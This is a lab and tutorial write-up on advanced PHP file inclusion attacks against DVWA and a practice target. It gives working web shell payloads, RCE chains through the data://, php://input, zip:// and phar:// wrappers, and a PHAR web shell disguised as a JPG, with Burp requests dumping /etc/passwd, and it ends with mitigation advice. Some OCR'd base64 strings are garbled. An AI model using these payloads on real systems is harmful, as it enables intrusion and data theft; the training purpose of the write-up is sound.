
System	Linux 4e51e8eeca8a 5.4.0-52-generic #57-Ubuntu SMP Thu Oct 15 1
Build Date	Oct 7 2020 15:24:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-zip.ini





4. Advanced File Inclusion attacks

Common target for all exercise ahead is inlanefreight (HTB) & DVWA




No security is in place and `allow_url_include` is set to On which is required for all the below wrappers used.

4.1 PHP wrapper (filter)

PHP filters are a type of PHP wrapper, where we can pass different types of input and have it filtered by the filter we specify.

```
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# cat hello.php
<?php
echo "<h1>hello, I'm an internal secret</h1>";
?>
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# _
```



```
root@Back0nTrack:~/rfi# cat hello_64.php
PD9waHAKZWNoYAiPGxPmhIbGxvLCBJJ20gYW4gaW50ZXJuYWwgc2VjcmV0PC9oMT4iOwo/Pgo=


root@Back0nTrack:~/rfi# cat hello_64.php | base64 -d
<?php
echo "<h1>hello, I'm an internal secret</h1>";
?>
```

4.2 RCE using (data:// wrapper)

With `allow_url_include` we can proceed with our data wrapper attack. It can be used to include external data, including PHP code. It feeds code directly into PHP memory.

```
root@Back0nTrack:~/temp# echo '<?php system($_GET["cmd"]); ?>' | base64
PD9waHAgaG3lzdGVtKCRFR0VUWyJjbWQiXSktID8%3D&cmd=id' | grep uid
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Example in DVWA



4.3 RCE using (PHP Wrapper (INPUT))

```
root@BackOnTrack:~/temp# curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://94.237.120.233:37931/index.php?language=php://input&cmd=id" | grep uid
uid=33(www-data) gid=33(www-data) groups=33(www-data)

root@BackOnTrack:~/temp# |
```

Note: To pass our command as a GET request, we need the vulnerable function to also accept GET request (i.e. use `$_REQUEST`). If it only accepts POST requests, then we can put our command directly in our PHP code, instead of a dynamic web shell (e.g. `<?php system('id')?>`)

Example in DVWA

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/dvwa/vulnerabilities/fi/?page=php://input&cmd=cat+/etc/passwd	HTTP/1.1	14	root:x:0:0:root:/root:/bin/bash		
2	Host:	192.168.16.131		15	daemon:x:1:1:daemon:/usr/sbin:/bin/sh		
3	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0		16	bin:x:2:2:bin:/bin:/bin/sh		
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		17	sys:x:3:3:sys:/dev:/bin/sh		
5	Accept-Language:	en-US,en;q=0.5		18	sync:x:4:65534:sync:/bin:/bin/sync		
6	Accept-Encoding:	gzip, deflate, br		19	games:x:5:60:games:/usr/games:/bin/sh		
7	Connection:	keep-alive		20	man:x:6:12:man:/var/cache/man:/bin/sh		
8	Cookie:	security=low; PHPSESSID=otncn212at1skd4ehdqtar9he2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada		21	lp:x:7:7:lp:/var/spool/lpd:/bin/sh		
9	Upgrade-Insecure-Requests:	1		22	mail:x:8:8:mail:/var/mail:/bin/sh		
10	Priority:	u=0, i		23	news:x:9:9:news:/var/spool/news:/bin/sh		
11	DNT:	1		24	uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh		
12	Content-Length:	30		25	proxy:x:13:13:proxy:/bin:/bin/sh		
13				26	www-data:x:33:33:www-data:/var/www:/bin/sh		
14		<?php system(\$_GET["cmd"]); ?>		27	backup:x:34:34:backup:/var/backups:/bin/sh		
				28	list:x:38:38:Mailing List Manager:/var/list:/bin/sh		
				29	irc:x:39:39:ircd:/var/run/ircd:/bin/sh		
				30	gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh		
				31	nobody:x:65534:65534:nobody:/nonexistent:/bin/sh		
				32	libuuid:x:100:101:/var/lib/libuuid:/bin/sh		
				33	syslog:x:101:102:/home/syslog:/bin/false		
				34	klog:x:102:103:/home/klog:/bin/false		
				35	mysql:x:103:105:MySQL Server,,:/var/lib/mysql:/bin/false		
				36	landscape:x:104:122:/var/lib/landscape:/bin/false		
				37	sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin		
				38	postgres:x:106:109:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash		
				39	messagebus:x:107:114:/var/run/dbus:/bin/false		
				40	tomcat6:x:108:115:/usr/share/tomcat6:/bin/false		
				41	user:x:1000:1000:user,,:/home/user:/bin/bash		
				42	polkituser:x:109:118:PolicyKit,,:/var/run/PolicyKit:/bin/		

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /dvwa/vulnerabilities/fi/?page=php://input HTTP/1.1 2 Host: 192.168.16.131 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: security=low; PHPSESSID=otncn212atlskd4ehdqtar9he2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 DNT: 1 12 Content-Length: 33 13 14 <?php system('cat /etc/passwd')?></pre>			<pre>14 root:x:0:0:root:/root:/bin/bash 15 daemon:x:1:1:daemon:/usr/sbin:/bin/sh 16 bin:x:2:2:bin:/bin:/bin/sh 17 sys:x:3:3:sys:/dev:/bin/sh 18 sync:x:4:65534:sync:/bin:/bin/sync 19 games:x:5:60:games:/usr/games:/bin/sh 20 man:x:6:12:man:/var/cache/man:/bin/sh 21 lp:x:7:7:lp:/var/spool/lpd:/bin/sh 22 mail:x:8:8:mail:/var/mail:/bin/sh 23 news:x:9:9:news:/var/spool/news:/bin/sh 24 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh 25 proxy:x:13:13:proxy:/bin:/bin/sh 26 www-data:x:33:33:www-data:/var/www:/bin/sh 27 backup:x:34:34:backup:/var/backups:/bin/sh 28 list:x:38:38:Mailing List Manager:/var/list:/ 29 irc:x:39:39:ircd:/var/run/ircd:/bin/sh 30 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh 31 nobody:x:65534:65534:nobody:/nonexistent:/bin 32 libuuid:x:100:101:/var/lib/libuuid:/bin/sh 33 syslog:x:101:102:/home/syslog:/bin/false 34 klog:x:102:103:/home/klog:/bin/false 35 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql</pre>			

File path exploitation using file from the uploaded location. Finally done 😊.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /dvwa/vulnerabilities/fi/?page= zip://../../../../hackable/uploads/shell.jpg%23shell.php&cmd= cat+/etc/passwd HTTP/1.1 2 Host: 192.168.16.131 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: security=low; PHPSESSID=otnncn2l2atlskd4ehdqtar9he2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 DNT: 1 12 13 </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 05 Jan 2026 03:06:32 GMT 3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9 Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 4 X-Powered-By: PHP/5.3.2-lubuntu4.30 5 Expires: Tue, 23 Jun 2009 12:00:00 GMT 6 Cache-Control: no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 5105 10 Keep-Alive: timeout=15, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html;charset=utf-8 13 14 root:x:0:0:root:/root:/bin/bash 15 daemon:x:1:1:daemon:/usr/sbin:/bin/sh 16 bin:x:2:2:bin:/bin:/bin/sh 17 sys:x:3:3:sys:/dev:/bin/sh 18 sync:x:4:65534:sync:/bin:/bin/sync 19 games:x:5:60:games:/usr/games:/bin/sh 20 man:x:6:12:man:/var/cache/man:/bin/sh 21 lp:x:7:7:lp:/var/spool/lpd:/bin/sh 22 mail:x:8:8:mail:/var/mail:/bin/sh 23 news:x:9:9:news:/var/spool/news:/bin/sh 24 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh 25 proxy:x:13:13:proxy:/bin:/bin/sh 26 www-data:x:33:33:www-data:/var/www:/bin/sh 27 backup:x:34:34:backup:/var/backups:/bin/sh 28 list:x:38:38:Mailng List Manager:/var/list:/bin/sh </pre>			

4.5 RCE using (PHAR wrapper)

Thus, we're going to create a new phar file and add our payload inside it.

```
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php
system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
```

This script can be compiled into a phar file that when called would write a web shell to a shell.txt sub-file, which we can interact with. We can compile it into a phar file and rename it to shell.jpg as follows:


```

root@BackOnTrack:~# cat shell.php
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();

root@BackOnTrack:~# php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg

```



Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
<pre>1 GET /dvwa/vulnerabilities/fi/?page= phar:///../../hackable/uploads/shell.jpg%2fshell.txt&cmd= cat+/etc/passwd HTTP/1.1 2 Host: 192.168.16.131 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: security=low; PHPSESSID=otncn2l2atlskd4ehdqtar9he2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 DNT: 1 12 13</pre>					<pre>14 root:x:0:0:root:/root:/bin/bash 15 daemon:x:1:1:daemon:/usr/sbin:/bin/sh 16 bin:x:2:2:bin:/bin:/bin/sh 17 sys:x:3:3:sys:/dev:/bin/sh 18 sync:x:4:65534:sync:/bin:/bin/sync 19 games:x:5:60:games:/usr/games:/bin/sh 20 man:x:6:12:man:/var/cache/man:/bin/sh 21 lp:x:7:7:lp:/var/spool/lpd:/bin/sh 22 mail:x:8:8:mail:/var/mail:/bin/sh 23 news:x:9:9:news:/var/spool/news:/bin/sh 24 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh 25 proxy:x:13:13:proxy:/bin:/bin/sh 26 www-data:x:33:33:www-data:/var/www:/bin/sh 27 backup:x:34:34:backup:/var/backups:/bin/sh 28 list:x:38:38:Mailing List Manager:/var/list: 29 irc:x:39:39:ircd:/var/run/ircd:/bin/sh 30 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh 31 nobody:x:65534:65534:nobody:/nonexistent:/bi 32 libuuid:x:100:101::/var/lib/libuuid:/bin/sh 33 syslog:x:101:102::/home/syslog:/bin/false 34 klog:x:102:103::/home/klog:/bin/false 35 mysql:x:103:105:MySQL Server,,,:/var/lib/mys 36 landscape:x:104:122::/var/lib/landscape:/bin 37 sshd:x:105:65534::/var/run/sshd:/usr/sbin/no 38 postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/ba 39 messagebus:x:107:114::/var/run/dbus:/bin/fal 40 tomcat6:x:108:115::/usr/share/tomcat6:/bin/f</pre>				

5. Mitigation

1. Avoid Dynamic File Inclusion Based on User Input

- Do not pass user-controlled input directly to include, require, render, or similar functions
- Replace dynamic inclusion with static includes wherever possible
- Design application flow without user-selected file paths

2. Use Strict Allowlisting

- Maintain a predefined list of allowed files or language options
- Map user input to internal filenames instead of using it directly
- Reject any value not explicitly defined in the allowlist

3. Validate and Normalize File Paths

- Resolve the full filesystem path using canonicalization (realpath)
- Ensure the resolved path starts with the intended base directory
- Block path traversal sequences such as ../ after normalization

4. Enforce File Extension Restrictions

- Allow only specific extensions (e.g., .php, .html)
- Reject files with double extensions or unexpected formats
- Prevent inclusion of configuration, log, or binary files

5. Disable Remote File Inclusion

- Disable PHP settings like allow_url_include and allow_url_fopen
- Prevent inclusion of files over HTTP, FTP, or other protocols
- Restrict use of stream wrappers unless absolutely required

6. Apply Least-Privilege File Permissions

- Ensure application directories are not writable by the web server
- Separate upload directories from executable directories
- Prevent attackers from placing malicious files in includable paths

7. Separate File Upload and Execution Paths

- Never include files from user-uploaded directories
- Store uploaded files outside the web root
- Disable script execution in upload directories

8. Use Secure Framework Rendering Mechanisms

- Use framework-provided view resolvers instead of manual includes
- Avoid rendering templates based on raw user input
- Enforce framework-level path restrictions

9. Implement Proper Error Handling

- Do not expose detailed error messages to users
- Suppress path and stack trace information in production
- Log errors securely for internal review only

6. Conclusion

File inclusion vulnerabilities arise when an application dynamically loads files based on untrusted user input, allowing attackers to access unintended local or remote resources. If left unprotected, such flaws can lead to serious consequences including sensitive information disclosure, source code leakage, authentication bypass, and even remote code execution through exploit chaining techniques. Although developers often attempt to mitigate these issues using basic input validation, improper path handling and unsafe inclusion logic frequently leave applications exposed. Preventing file inclusion vulnerabilities requires a secure design approach that avoids user-controlled file paths, enforces strict allowlisting, validates resolved file locations, and applies least-privilege permissions. When properly addressed, these measures significantly reduce the risk of full system compromise and strengthen the overall security posture of web applications.

Thank You!



BY Rikunj

Rob's Offensive Security Training and Services